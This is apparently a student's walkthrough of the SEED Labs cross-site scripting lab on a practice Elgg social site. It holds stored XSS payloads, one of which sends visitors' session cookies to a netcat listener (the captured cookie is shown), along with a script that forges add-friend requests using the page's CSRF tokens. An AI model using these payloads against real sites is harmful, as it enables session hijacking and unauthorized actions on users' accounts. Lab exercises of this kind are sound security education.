

5.1 SEED Lab

Task 1

1. Go to **seed-server.com**, login as **Alice**
2. Go account's profile and enter edit profile



3. Change **Brief description** to as following, and save




Display name
Alice


About me

Brief description
<script>alert('XSS');</script>

4. You will see XSS




5. Login as another user like **Boby** and enter Alice's profile. You will see the result




Task 2

1. Login as **Alice**, and change the brief description as following and save



Brief description: `<script>alert(document.cookie);</script>`

2. Login as another user like **Boby** and enter Alice's profile , you will see the result




Elgg=58c4i2e9vsbtb7mv91ok8kacv0

Task 3


1. Start server on attacker's computer to waiting connection from victim's machine by using the following command

```
nc -lknv 5555
```



```
[12/10/22]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
```

2. Modify the brief description in **Alice's** profile with embedded JavaScript code as following



Display name

Alice

About me

Public

Brief description

<script>document.write('<img src=http://10.9.0.1:5555?c='+ escape(document.cookie) + '   >');</script>


Public

Location


Public

Interests

3. Login **Boby** and enter **Alice's** profile.




4. You will see the result in nc




```
Connection received on 192.168.1.112 60612
GET /?c=Elgg%3Dbapih2hgkdfjkjfde6p8j82lnu HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

Task 4

1. Login as **Alice** and go **Samy's** profile



2. Open HTTP Header Live and add **Samy** as friend



```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1670
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=vaebll74cdct3qijc771bisp0u
GET: HTTP/1.1 200 OK
Date: Sun, 11 Dec 2022 04:47:02 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```


3. Analysis the request, we can see the request is to call the entry point **action/friends/add** and with parameter **friend=<user-id>&<tokens>**
   Samy's ID is 59 as following show

```
http://www.seed-server.com/action/friend/add?friend=59&__elgg_ts=1670733962&__elgg_token=tptOgfShdGLHCGecy2khtw
```

4. So we can construct the JavaScript code as following

```
<script type="text/javascript">
    window.onload = function () {
    var Ajax=null;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts + token;  //FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}</script>
```

5. Login as **Samy** and edit **Samy's** about me in pure HTML and save




Display name

Samy

About me

Public



Display name


Samy

About me

```
<script type="text/javascript">
   window.onload = function () {
   var Ajax=null;
   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;
   //Construct the HTTP request to add Samy as a friend.
   var sendurl="http://www.seed-server.com/action/friend/add?friend=59" + ts + token;  //FILL IN
   //Create and send Ajax request to add friend
   Ajax=new XMLHttpRequest();
   Ajax.open("GET", sendurl, true);
   Ajax.send();
}</script>
```

Public

6. Login as other member like **Boby**, and You can see the result

